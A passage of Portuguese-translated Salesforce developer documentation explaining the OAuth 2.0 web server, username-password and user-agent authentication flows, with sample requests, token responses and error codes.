- `token_type` — O valor é `Portador` para todas as respostas que incluem um token de acesso.
- `instance_url` — URL que indica a instância da organização do usuário. Neste exemplo, a instância é `na1`: `https://na1.salesforce.com`.
- `id`—URL de identidade que pode ser usado para identificar o usuário e também para consulta de mais informações sobre o usuário. Veja os [URLs de identidade](#) na página 230.
- `sfdc_community_url`: se o usuário é membro de uma comunidade do Salesforce, o URL dela é fornecido.
- `sfdc_community_id`: se o usuário é membro de uma comunidade do Salesforce, o ID de comunidade do usuário é fornecido.
- `signature` — Assinatura HMAC-SHA256 com codificação Base64 assinada com a chave privada do consumidor contendo o ID concatenado e `issued_at`. Isso pode ser usado para verificar se o URL de identidade não foi modificado desde que foi enviado pelo servidor.
- `emitido_em`—Quando a assinatura foi criada.

A seguir está um exemplo de resposta JSON do Salesforce:

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448384422", "instance_url": "https://na1.salesforce.com",
  "signature": "SSSbLO/gBhmmYNUvN180DBDFYHzakxOMgqYtu+hDPsc=",
  "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id api refresh_token" }
```

A seguir está um exemplo de resposta XML:

```
<OAuth>
  <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
</access_token>
  <token_type>Bearer
</token_type>
  <scope>id api refresh_token
</scope>
  <instance_url>https://na1.salesforce.com</instance_url>
  <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
  <issued_at>1278448101416</issued_at>
  <signature>CMJ41+CCaPQiKjoOEWEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</OAuth>
```

A seguir está um exemplo de URL codificado:

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESESj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4
```

```
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2Fna1.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BFVg%3D
```

Se ocorrer um problema durante esta etapa, a resposta conterá uma mensagem de erro com estas partes:

- erro—Código do erro
- descrição_do_erro—Descrição do erro com informações adicionais.
 - tipo_de_resposta_não_suportado—tipo de resposta não suportado
 - id_do_cliente_inválido—identificador do cliente inválido
 - solicitação_inválida—HTTPS necessário
 - solicitação_inválida—deve usar HTTP POST
 - credenciais_do_cliente_inválidas—segredo do cliente inválido
 - solicitação_inválida—tipo de segredo não suportado
 - concessão_inválida—chave de acesso/atualização expirada
 - concessão_inválida—IP restrito ou horas de login inválido
 - usuário_inativo—o usuário está inativo
 - org_inativa—a organização está bloqueada, fechada ou suspensa
 - taxa_limite_excedida—número de logins excedidos
 - invalid_scope—o escopo solicitado é inválido, desconhecido ou mal formado

A seguir, um exemplo de erro de resposta:

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de autenticação do servidor Web OAuth 2.0

O fluxo de autenticação do servidor Web é usado por aplicativos que são armazenados em um servidor seguro. Um aspecto crítico do fluxo do servidor da Web é que o servidor deve conseguir proteger o segredo do consumidor. Você também pode usar desafio de código e valores de verificador no fluxo para evitar a interceptação do código de autorização.

As descrições de etapa individual estão a seguir.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

1. O servidor Web redireciona o usuário para o Salesforce para autenticar e autorizar o servidor para [acessar dados em seu nome](#).
2. Depois que o usuário aprova o acesso, o servidor Web [recebe um callback](#) com um código de autorização.
3. Depois de obter o código de autorização, o servidor da Web retorna o código de autorização para [obter uma resposta de token](#).
4. Após a validação do código de autorização, o Salesforce [informa novamente uma resposta de token](#). Se não houver um erro, a resposta de token incluirá um código de acesso e informações adicionais.
5. Após a concessão do token, o servidor da Web acessa seus dados.

O servidor da Web pode [usar o token de acesso](#) que tem em mãos para acessar os dados do Salesforce em nome do usuário final e usar um [token de atualização](#) para obter um novo token de acesso, se tornar-se inválido por qualquer motivo.

Redirecionar usuário para obter autorização de acesso

Para obter autorização do usuário para acessar os dados do Salesforce em seu nome, o cliente redireciona o navegador do usuário para o ponto final de autorização com os seguintes parâmetros:

- `tipo_de_resposta`—O valor deve ser `código` para este fluxo.
- `client_id`: chave do consumidor a partir da definição do aplicativo conectado.
- `scope` — O parâmetro `scope` permite ajustar o que o aplicativo cliente pode acessar em uma organização do Salesforce. Consulte [Valores do parâmetro do escopo](#) na página 226 para obter parâmetros válidos.
- `uri_de_redireção`—URI para o qual redirecionar o usuário após a aprovação. Isso deve corresponder exatamente ao valor do campo `URL de retorno` na definição do aplicativo conectado, do contrário, a aprovação falha. Esse valor deve ser codificado por URL.
- `estado`—Qualquer estado que o consumidor queira refletido de volta após a aprovação, durante o callback. Esse parâmetro é opcional. Esse valor deve ser codificado por URL.
- `imediatamente`—Determina se o usuário deve fazer login e ser aprovado. Esse parâmetro é opcional. O valor deverá ser `verdadeiro` ou `falso`, se especificado. O valor padrão é `falso`. Observe o seguinte:
 - Se definido como `verdadeiro`, e o usuário estiver conectado no momento e tiver aprovado anteriormente o `ID_do_cliente`, o Salesforce ignorará a etapa de aprovação.
 - Se definido como `verdadeiro` e o usuário não estiver conectado ou não tiver aprovado anteriormente o cliente, o Salesforce será encerrado imediatamente com o código de erro `insucesso_imediato`.

 **Nota:** Essa opção não está disponível para Comunidades.

- `code_challenge` – Especifica o valor de hash SHA256 do valor de `code_verifier` na solicitação de token, para ajudar a evitar ataques de interceptação de código de autorização. O valor também deve ser codificado uma vez em base64url, conforme definido aqui: <https://tools.ietf.org/html/rfc4648#section-5>. Esse parâmetro é necessário apenas se um parâmetro `code_verifier` é especificado na solicitação de token.
 - Se o valor de `code_challenge` for incluído na solicitação de autorização e um valor de `code_verifier` for incluído na solicitação de token, o Salesforce comparará `code_challenge` e `code_verifier`. Se `code_challenge` for inválido ou não corresponder, haverá falha de login com o código de erro `invalid_request`.
 - Se o valor de `code_challenge` for incluído na solicitação de autorização, mas um valor de `code_verifier` não for incluído na solicitação de token, haverá falha de login com o código de erro `invalid_grant`.
- `display` — Altera o tipo de exibição das páginas de login e de autorização. Esse parâmetro é opcional. Os únicos valores suportados pelo Salesforce são:
 - `página`—Tela de autorização de página inteira. Esse será o valor padrão, se nenhum for especificado.
 - `pop-up`—Caixa de diálogo compacta otimizada para modernas janelas pop-up do navegador da web.

- touch: diálogo otimizado para dispositivos móveis, projetado para smartphones modernos, como Android e iPhone.
- móvel: diálogo otimizado para dispositivos móveis, projetados para smartphones menos potentes, como BlackBerry OS 5.
- login_hint – Forneça um valor válido de nome de usuário para preencher automaticamente a página de login com o nome de usuário. Por exemplo: login_hint=username@company.com. Se o usuário já tem uma sessão ativa no navegador, o parâmetro login_hint não faz nada; a sessão ativa do usuário continua.
- nonce— Opcional com o escopo openid para obter um token de ID de usuário. O valor é retornado na resposta e é útil para detectar ataques de “repetição”.
- prompt – Especifica como o servidor de autorização solicita reautenticação e reaprovação do usuário. Esse parâmetro é opcional. Os únicos valores suportados pelo Salesforce são:
 - login — O servidor de autorização deve solicitar o login novamente, obtendo a reautenticação do usuário.
 - consent— O servidor de autorização deve solicitar a reaprovação ao usuário antes de retornar informações ao cliente.
 É válido passar ambos os valores, separados por espaço, para exigir que o usuário faça login e reautorize. Por exemplo:

```
?prompt=login%20consent
```

Para iniciar o fluxo, geralmente o servidor da Web forma um link ou envia um redirecionamento HTTP para o navegador. A seguir, há um exemplo de uma solicitação para um ponto final de autorização de um cliente do servidor Web:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82HnFVvX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDicQjK1mdgAvhCscA9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

Se o usuário estiver conectado, o Salesforce o redirecionará para a página de aprovação. Se o usuário não estiver conectado, será solicitado que efetue login, depois ele será redirecionado para a página de aprovação em que ele concede acesso ao aplicativo. Se o acesso do usuário já tiver sido aprovado uma vez, ele não precisará de aprovação novamente.

Callback recebido do servidor Web

Quando o usuário aprova o acesso, ele é redirecionado para o URI especificado em uri_de_redirecionamento com os seguintes valores na string de consulta:

- código—Código de autorização que o consumidor deve usar para obter as chaves de acesso e de atualização
- estado—Estado que foi informado na etapa de aprovação. Isso não será incluído se o parâmetro state não for incluído na string de consulta original.

Se o acesso do usuário já tiver sido aprovado uma vez, ele não precisará de aprovação novamente.

A seguir, há um exemplo da solicitação recebida pelo uri_de_redirecionamento:

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

Se o usuário negar o aplicativo, ele será redirecionado para o uri_de_redirecionamento com os seguintes valores na string de consulta:

- error — O valor é access_denied.
- estado—Estado que foi informado na etapa de aprovação. Isso não será incluído se o parâmetro state não for incluído na string de consulta original.

Por exemplo:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

Se ocorrer um erro durante esta etapa, a resposta conterá uma mensagem de erro com estas partes:

- erro—Código do erro
- descrição_do_erro—Descrição do erro com informações adicionais.
 - tipo_de_resposta_não_suportado—tipo de resposta não suportado
 - id_do_cliente_inválido—identificador do cliente inválido
 - solicitação_inválida—HTTPS necessário
 - solicitação_inválida—deve usar HTTP GET
 - invalid_request - code_challenge inválido—Indica que o valor de `code_challenge` era inválido (não estava em codificação base64url, por exemplo)
 - invalid_request - code_challenge inesperado—Indica que o fluxo não é compatível com o parâmetro `code_challenge` e não o esperava
 - acesso_negado—autorização negada do usuário final
 - uri_de_redirecionamento_ausente—uri_de_redirecionamento não fornecido
 - redirect_uri_mismatch: incompatibilidade do `redirect_uri` com a definição do aplicativo conectado
 - insucesso_imediato—insucesso imediato
 - invalid_scope—o escopo solicitado é inválido, desconhecido ou mal formado
- estado—Estado que foi informado na etapa de aprovação. Isso não será incluído se o parâmetro `state` não for incluído na string de consulta original.

O Servidor Web troca o código de verificação para chave de acesso

Depois de obter o código de autorização, o servidor Web troca o código de autorização para obter uma chave de acesso.

O consumidor deve fazer um POST diretamente para o ponto final da chave, com os seguintes parâmetros:

- tipo_de_concessão—O valor deve ser `código_de_autorização` para este fluxo.
- client_id: chave do consumidor a partir da definição do aplicativo conectado.
- client_secret: segredo do consumidor a partir da definição do aplicativo conectado.
- client_assertion—Em vez de passar `client_secret`, é possível optar por fornecer um `client_assertion` e um `client_assertion_type`. Caso um parâmetro `client_secret` não seja fornecido, o Salesforce verificará `client_assertion` e `client_assertion_type` automaticamente.

O valor de `client_assertion` deve ser um token portador JWT típico, assinado com a chave privada associada ao certificado carregado do OAuth do cliente. No momento, só há suporte para o algoritmo RS256. Para obter mais informações sobre o uso de `client_assertion`, consulte as especificações do [OpenID Connect](#) para o método de autenticação do cliente `private_key_jwt`.

- client_assertion_type — Forneça esse valor ao usar o parâmetro `client_assertion`.

O valor de `client_assertion_type` deve ser

`urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- uri_de_redireção—URI para o qual redirecionar o usuário após a aprovação. Esse valor deve corresponder exatamente ao valor do campo `URL de retorno` do aplicativo conectado, e é o mesmo valor enviado pelo redirecionamento inicial. Consulte [Redirecionar usuário para obter autorização de acesso](#) na página 214.
- código—Código de autorização obtido do callback após a aprovação.
- code_verifier — Especifica 128 bytes de dados aleatórios com entropia alta o suficiente para dificultar que adivinhem o valor, ajudando assim a evitar ataques de interceptação de código de autorização. O valor também deve ser codificado uma vez em

base64url, conforme definido aqui: <https://tools.ietf.org/html/rfc4648#section-5>. Esse parâmetro é necessário apenas se um parâmetro `code_challenge` é especificado na solicitação de autorização.

- Se o valor de `code_verifier` for incluído na solicitação de token e um valor de `code_challenge` for incluído na solicitação de autorização, o Salesforce comparará `code_verifier` e `code_challenge`. Se `code_verifier` for inválido ou não corresponder, haverá falha de login com o código de erro `invalid_grant`.
 - Se o valor de `code_verifier` for incluído na solicitação de token, mas um valor de `code_challenge` não for incluído na solicitação de autorização, haverá falha de login com o código de erro `invalid_grant`.
- `formato`—Formato de retorno esperado. Esse parâmetro é opcional. O padrão é `json`. Os valores são:
 - `urlencoded`
 - `json`
 - `xml`

A seguir, há um exemplo do corpo POST enviado fora de banda:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_lg%3D%3D&client_id=3MVG91KcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Em vez de usar o parâmetro `formato`, o cliente também pode verificar o formato retornado em um cabeçalho de aceitação da solicitação usando um dos seguintes:

- Aceitar: `application/json`
- Aceitar: `application/xml`
- Aceitar: `application/x-www-form-urlencoded`

Observe o seguinte:

- Cabeçalhos de aceitação de curinga são permitidos. `*/*` é aceito e retorna JSON.
- Uma lista de valores também é aceita e verificada da esquerda para a direita. Por exemplo: `application/xml, application/json, application/html, */*` retorna XML.
- O parâmetro `format` tem precedência sobre o cabeçalho da solicitação de aceitação.

O Salesforce responde com um token de acesso

Após a verificação da solicitação, o Salesforce envia uma resposta para o cliente. Os seguintes parâmetros estão no corpo da resposta:

- `chave_de_acesso`—O ID de sessão do Salesforce que pode ser usado com a API de serviços da Web.
- `token_type` — O valor é `Portador` para todas as respostas que incluem um token de acesso.
- `id_token`—Valor do Salesforce em conformidade com as especificações do [OpenID Connect](#). Isso só é retornado se o parâmetro de escopo inclui `openid`.
- `chave_de_atualização`—Chave que pode ser usada no futuro para [obter novas chaves de acesso](#) (sessões). **Este valor é secreto. Você deve tratá-lo como a senha do usuário e usar medidas apropriadas para protegê-lo.** Esse parâmetro é retornado somente se o seu aplicativo conectado for configurado com um escopo de pelo menos `refresh_token`.
- `instance_url` — URL que indica a instância da organização do usuário. Neste exemplo, a instância é `na1: https://na1.salesforce.com`.

- `id`—URL de identidade que pode ser usado para identificar o usuário e também para consulta de mais informações sobre o usuário. Veja os [URLs de identidade](#) na página 230.
- `sfdc_community_url`: se o usuário é membro de uma comunidade do Salesforce, o URL dela é fornecido.
- `sfdc_community_id`: se o usuário é membro de uma comunidade do Salesforce, o ID de comunidade do usuário é fornecido.
- `signature` — Assinatura HMAC-SHA256 com codificação Base64 assinada com a chave privada do consumidor contendo o ID concatenado e `issued_at`. Isso pode ser usado para verificar se o URL de identidade não foi modificado desde que foi enviado pelo servidor.
- `emitido_em`—Quando a assinatura foi criada.

Segue um exemplo de resposta do Salesforce:

```
{ "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448101416", "refresh_token": "5Aep8614iLM.Dq661ePDmPEgaAW9
  Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg=", "instance_url":
  "https://na1.salesforce.com", "signature": "CMJ41+CCaPQiKjoOEWEig9H4wqhpuLSk
  4J2urAe+fVg=", "access_token": "00Dx0000000BV7z!AR8AQP0jITN80ESESj5EbaZTFG0R
  NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWU1.Cju7m4", "token_type": "Bearer", "scope": "id
  api refresh_token" }
```

Se ocorrer um erro durante esta etapa, a resposta conterá uma mensagem de erro com estas partes:

- `erro`—Código do erro
- `descrição_do_erro`—Descrição do erro com informações adicionais.
 - `tipo_de_resposta_não_suportado`—tipo de resposta não suportado
 - `id_do_cliente_inválido`—identificador do cliente inválido
 - `solicitação_inválida`—HTTPS necessário
 - `solicitação_inválida`—deve usar HTTP POST
 - `credenciais_do_cliente_inválidas`—segredo do cliente inválido
 - `concessão_inválida`—código de autorização inválido
 - `concessão_inválida`—IP restrito ou horas de login inválido
 - `invalid_grant - code_verifier inválido` – Indica que o valor de `code_verifier` é inválido (não está em codificação base64url etc.), ou não era o verificador válido para o `code_challenge` dado
 - `invalid_grant - code_verifier inesperado` – Indica que não foi especificado `code_challenge` e, portanto, não se esperava um `code_verifier` (mas ele foi especificado)
 - `incompatibilidade_do_uri_de_redirecionamento`—uri_de_redirecionamento não fornecido
 - `redirect_uri_mismatch`: incompatibilidade do `redirect_uri` com a definição do aplicativo conectado
 - `usuário_inativo`—o usuário foi definido como inativo pelo administrador
 - `org_inativa`—a organização está bloqueada, fechada ou suspensa
 - `taxa_limite_excedida`—o número de tentativas de login foi excedido

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de senhas de nomes de usuário OAuth 2.0

O fluxo de autenticação de senhas de nome de usuário pode ser usado para autenticar quando o cliente já tiver as credenciais do usuário.

 **Cuidado:** Este fluxo de autenticação OAuth envolve passar as credenciais do usuário para frente e para trás. Use esse fluxo de autenticação apenas quando necessário. Não será emitido um token de atualização.

A seguir, estão as etapas para o fluxo de autenticação de senhas de nomes de usuário. Mais detalhes sobre cada etapa estão a seguir:

1. O consumidor usa o nome de usuário e a senha do usuário final para [solicitar um token de acesso](#) (ID da sessão).
2. Após a verificação da solicitação, o Salesforce [envia uma resposta](#) para o cliente.

O consumidor pode [usar o token de acesso](#) que tem em mãos para acessar os dados do Salesforce em nome do usuário final.

Solicitar uma chave de acesso

O consumidor pode usar o nome de usuário e a senha do usuário final para solicitar um token de acesso, que pode ser usado como um ID de sessão. Esse fluxo não oferece suporte à inclusão de escopos na solicitação, e o token de acesso retornado a partir desse fluxo não obtém escopos.

O consumidor deve fazer uma solicitação POST fora de banda para o ponto final da chave, com os seguintes parâmetros:

- `tipo_de_concessão`—O valor deve ser `senha` para este fluxo.
- `client_id`: chave do consumidor a partir da definição do aplicativo conectado.
- `client_secret`: segredo do consumidor a partir da definição do aplicativo conectado.
- `username`—Nome do usuário final.
- `password`—Senha do usuário final.

 **Nota:** Ao usar o fluxo nome de usuário/senha com a API, certifique-se de criar um campo na tela de login do nome de usuário e senha, onde os usuários possam especificar a chave de segurança. A chave de segurança é uma chave gerada automaticamente que deve ser adicionada ao final da senha para efetuar login no Salesforce em uma rede não confiável. É preciso concatenar a senha e a chave ao transmitir a solicitação para autenticação.

- `formato`—Formato de retorno esperado. Esse parâmetro é opcional. O padrão é `json`. Os valores são:
 - `urlencoded`
 - `json`
 - `xml`

A seguir, há um exemplo do corpo do POST fora de banda:

```
grant_type=password&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XhrXDjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=myspassword
```

Enviar resposta

Após a verificação da solicitação, o Salesforce envia uma resposta para o cliente. Os seguintes parâmetros estão no corpo da resposta:

- `chave_de_acesso`—O ID de sessão do Salesforce que pode ser usado com a API de serviços da Web.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- `token_type` — O valor é `Portador` para todas as respostas que incluem um token de acesso.
- `instance_url` — URL que indica a instância da organização do usuário. Neste exemplo, a instância é `na1`: `https://na1.salesforce.com`.
- `id`—URL de identidade que pode ser usado para identificar o usuário e também para consulta de mais informações sobre o usuário. Veja os [URLs de identidade](#) na página 230.
- `signature` — Assinatura HMAC-SHA256 com codificação Base64 assinada com a chave privada do consumidor contendo o ID concatenado e `issued_at`. Isso pode ser usado para verificar se o URL de identidade não foi modificado desde que foi enviado pelo servidor.
- `emitido_em`—Quando a assinatura foi criada.

 **Nota:** Nenhuma chave de atualização é enviada com esta resposta.

A seguir está um exemplo de resposta:

```
{
  "id": "https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
  "issued_at": "1278448832702",
  "instance_url": "https://na1.salesforce.com",
  "signature": "0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=",
  "access_token": "00Dx0000000BV7z!AR8AQAxo9UfVkh8A1V0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW19ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs",
  "token_type": "Bearer"
}
```

Se ocorrer um problema durante esta etapa, a resposta conterá uma mensagem de erro com estas partes:

- `erro`—Código do erro
- `descrição_do_erro`—Descrição do erro com informações adicionais.
 - `tipo_de_resposta_não_suportado`—tipo de resposta não suportado
 - `id_do_cliente_inválido`—identificador do cliente inválido
 - `solicitação_inválida`—HTTPS necessário
 - `solicitação_inválida`—deve usar HTTP POST
 - `invalid_request`: o parâmetro de escopo não é permitido
 - `credenciais_do_cliente_inválidas`—segredo do cliente inválido
 - `invalid_grant` - falha de autenticação (por exemplo, o usuário não existe, ou senha inválida)
 - `concessão_inválida`—IP restrito ou horas de login inválido
 - `usuário_inativo`—o usuário está inativo
 - `org_inativa`—a organização está bloqueada, fechada ou suspensa
 - `taxa_limite_excedida`—número de logins excedidos

A seguir, um exemplo de erro retornado:

```
{"error": "invalid_client_credentials", "error_description": "client secret invalid"}
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de agentes de usuários OAuth 2.0

O fluxo de autenticação de agentes do usuário é usado por aplicativos de clientes (consumidores) que residem no dispositivo do usuário. Isso pode ser implementado em um navegador usando uma linguagem de script, como JavaScript ou a partir de um dispositivo móvel ou um aplicativo de desktop. Esses consumidores não podem manter o segredo do cliente confidencial. A autenticação do consumidor é baseada na política de mesma origem do agente do usuário.

Ao contrário dos outros fluxos de autenticação, o aplicativo cliente recebe a chave de acesso no formato de um redirecionamento HTTP. O aplicativo cliente solicita que o servidor de autorização redirecione o agente do usuário para outro servidor da Web ou recurso local acessível ao agente, que é capaz de extrair a chave de acesso da resposta e transmiti-la para o aplicativo cliente. Observe que a resposta da chave é fornecida como um fragmento de hash (#) no URL. Isso serve como segurança e impede que a chave seja transmitida para o servidor e também para outros servidores em cabeçalhos de referência.

Este fluxo de autenticação de agentes do usuário não utiliza o segredo do cliente, pois as executáveis do cliente residem no computador ou dispositivo do usuário final, o que torna o segredo do cliente acessível e explorável.

 **Cuidado:** Como a chave de acesso é codificada no URI de redireção, ela pode ser exposta para o usuário final e outros aplicativos que residem no computador ou dispositivo.

Se você estiver autenticando usando JavaScript, chame `window.location.replace()`; para remover o callback do histórico do navegador.

As descrições de etapa individual estão a seguir.

1. O aplicativo cliente direciona o usuário para o Salesforce para autenticar e autorizar o aplicativo.
2. O usuário deve sempre aprovar o acesso para esse fluxo de autenticação. Após a aprovação do acesso, o aplicativo recebe o callback do Salesforce.

O consumidor pode [usar a chave de acesso](#) que tem em mãos para acessar os dados do Salesforce em nome do usuário final e uma [chave de atualização](#) para obter uma nova chave de acesso, se ela tornar-se inválida por qualquer motivo.

O fluxo de agentes do usuário não suporta publicações fora de banda.

Direcionar usuário para o Salesforce para obter chave de acesso

Para obter autorização do usuário para acessar os dados do Salesforce em seu nome, o cliente direciona o usuário para o ponto final de autorização com os seguintes parâmetros:

- `response_type`: o valor pode ser `token` ou `id_token` do `token`, com o parâmetro de escopo `openid` e um parâmetro `nonce`, referente a esse fluxo. Se você especifica `token id_token`, o Salesforce retorna um token de ID na resposta. Para obter mais informações, consulte [Obtendo e verificando um token de ID](#) na página 229.
- `client_id`: chave do consumidor a partir da definição do aplicativo conectado.
- `uri_de_redireção`—URI para o qual redirecionar o usuário após a aprovação. Isso deve corresponder exatamente a um dos valores do campo `URL de retorno` na definição do aplicativo conectado. Esse valor deve ser codificado por URL.
- `estado`—Qualquer estado que o consumidor queira refletido de volta após a aprovação, durante o callback. Esse parâmetro é opcional.
- `scope` — O parâmetro `scope` permite ajustar o que o aplicativo cliente pode acessar em uma organização do Salesforce. Consulte [Valores do parâmetro do escopo](#) na página 226 para obter parâmetros válidos.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- **exibição**—Altera o tipo de exibição da página de login. Esse parâmetro é opcional. Os únicos valores suportados pelo Salesforce são:
 - **página**—Tela de autorização de página inteira. Esse será o valor padrão, se nenhum for especificado.
 - **pop-up**—Caixa de diálogo compacta otimizada para modernas janelas pop-up do navegador da web.
 - **toque**: diálogo otimizado para dispositivos móveis, projetado para smartphones modernos, como Android e iPhone.
- **login_hint**—Forneça um valor válido de nome de usuário com este parâmetro para preencher automaticamente a página de login com o nome de usuário. Por exemplo: `login_hint=username@company.com`. Se o usuário já tem uma sessão ativa no navegador, o parâmetro `login_hint` não faz nada; a sessão ativa do usuário continua.
- **nonce** — Obrigatório com o escopo `openid` para obter um token de ID de usuário. O valor é retornado na resposta e é útil para detectar ataques de “repetição”.
- **prompt** – Especifica como o servidor de autorização solicita reautenticação e reaprovação do usuário. Esse parâmetro é opcional. Os únicos valores suportados pelo Salesforce são:
 - **login** — O servidor de autorização *deve* solicitar o login novamente, obtendo a reautenticação do usuário.
 - **consent**— O servidor de autorização *deve* solicitar a reaprovação ao usuário antes de retornar informações ao cliente.
 É válido passar ambos os valores, separados por espaço, para exigir que o usuário faça login e reautorize. Por exemplo:

```
?prompt=login%20consent
```

A seguir, há um exemplo de URL para onde o usuário é direcionado:

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token&
client_id=3MVG91KcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD
ZrXcPCmBv4o.8ds.5iE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fuser_callback.jsp&
state=mystate
```

O usuário aprova o acesso e o cliente recebe callback do Salesforce

É solicitado que o usuário efetue login no Salesforce caso ainda não tenha efetuado. Depois, o Salesforce exibe uma página de aprovação, solicitando que o usuário aprove o acesso ao aplicativo. Se o usuário aprovar o acesso, ele será redirecionado para o URI especificado em `uri_de_redirecionamento` com os seguintes valores após o sinal #. Esta não é uma string de consulta.

- **chave_de_acesso**—O ID de sessão do Salesforce que pode ser usado com a API de serviços da Web.
- **token_type** — O valor é `Portador` para todas as respostas que incluem um token de acesso.
- **id_token**—Valor do Salesforce em conformidade com as especificações do [OpenID Connect](#). Só é retornado se `response_type` é `token id_token` com o parâmetro de escopo `openid` e um parâmetro `nonce`.
- **chave_de_atualização**—Chave que pode ser usada no futuro para [obter novas chaves de acesso](#) (sessões). **Este valor é secreto. Você deve tratá-lo como a senha do usuário e usar medidas apropriadas para protegê-lo.**



Nota: A chave de atualização do fluxo de agentes do usuário é emitida apenas se você tiver selecionado `scope=refresh_token` e uma das seguintes circunstâncias for verdadeira:

- O URL de redirecionamento usa um protocolo personalizado.
 - A URL de redirecionamento é exatamente `https://login.salesforce.com/services/oauth2/success` ou, em um sandbox, `https://test.salesforce.com/services/oauth2/success`.
- **instance_url** — URL que indica a instância da organização do usuário. Neste exemplo, a instância é na1: `https://na1.salesforce.com`.

- `id`—URL de identidade que pode ser usado para identificar o usuário e também para consulta de mais informações sobre o usuário. Veja os [URLs de identidade](#) na página 230.
- `sfdc_community_url`: se o usuário é membro de uma comunidade do Salesforce, o URL dela é fornecido.
- `sfdc_community_id`: se o usuário é membro de uma comunidade do Salesforce, o ID de comunidade do usuário é fornecido.
- `signature` — Assinatura HMAC-SHA256 com codificação Base64 assinada com a chave privada do consumidor contendo o ID concatenado e `issued_at`. Isso pode ser usado para verificar se o URL de identidade não foi modificado desde que foi enviado pelo servidor.
- `emitido_em`—Quando a assinatura foi criada.

A seguir, há um exemplo do callback do servidor. Observe que a resposta está protegida por um hash, e não como parâmetros de consulta HTTP:

```
https://www.mysite.com/user_callback.jsp#access_token=00Dx0000000BV7z%21AR8AQBM8J_xr9kLqmZIRyQxZgLCM4HVi41aGtW0qW3JCzf5xdTGGGSovim8FfJkZEQxbjaFbbe
rKGk8v78AnYrvChG4qJbQo8&refresh_token=5Aep8614iLM.Dq661ePDmPEgaAW9Oh_L3JKk
DpB4xReb54_pZfVtildPEk8aimw4Hr9ne7VXXVSIQ%3D%3D&instance_url=https%3A%2F%
2Fna1.salesforce.com&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx000
0000BV7z%2F005x00000012Q9P&issued_at=1278448101416&signature=miQQ1J4sdMPi
duBsvyRYPCDozqhe43KRcli9LmZHR70%3D&scope=id+api+refresh_token&token_type=
Bearer&state=mystate
```

Se o usuário negar o acesso ou se ocorrer um erro durante essa etapa, ele será redirecionado para o `uri_de_redirecionamento` com um código de erro e a descrição do erro no URL, após a marca de hash (#). Esta não é uma string de consulta.

- `erro`—Código do erro
- `descrição_do_erro`—Descrição do erro com informações adicionais.
 - `tipo_de_resposta_não_suportado`—tipo de resposta não suportado
 - `id_do_cliente_inválido`—identificador do cliente inválido
 - `solicitação_inválida`—HTTPS necessário
 - `solicitação_inválida`—deve usar HTTP GET
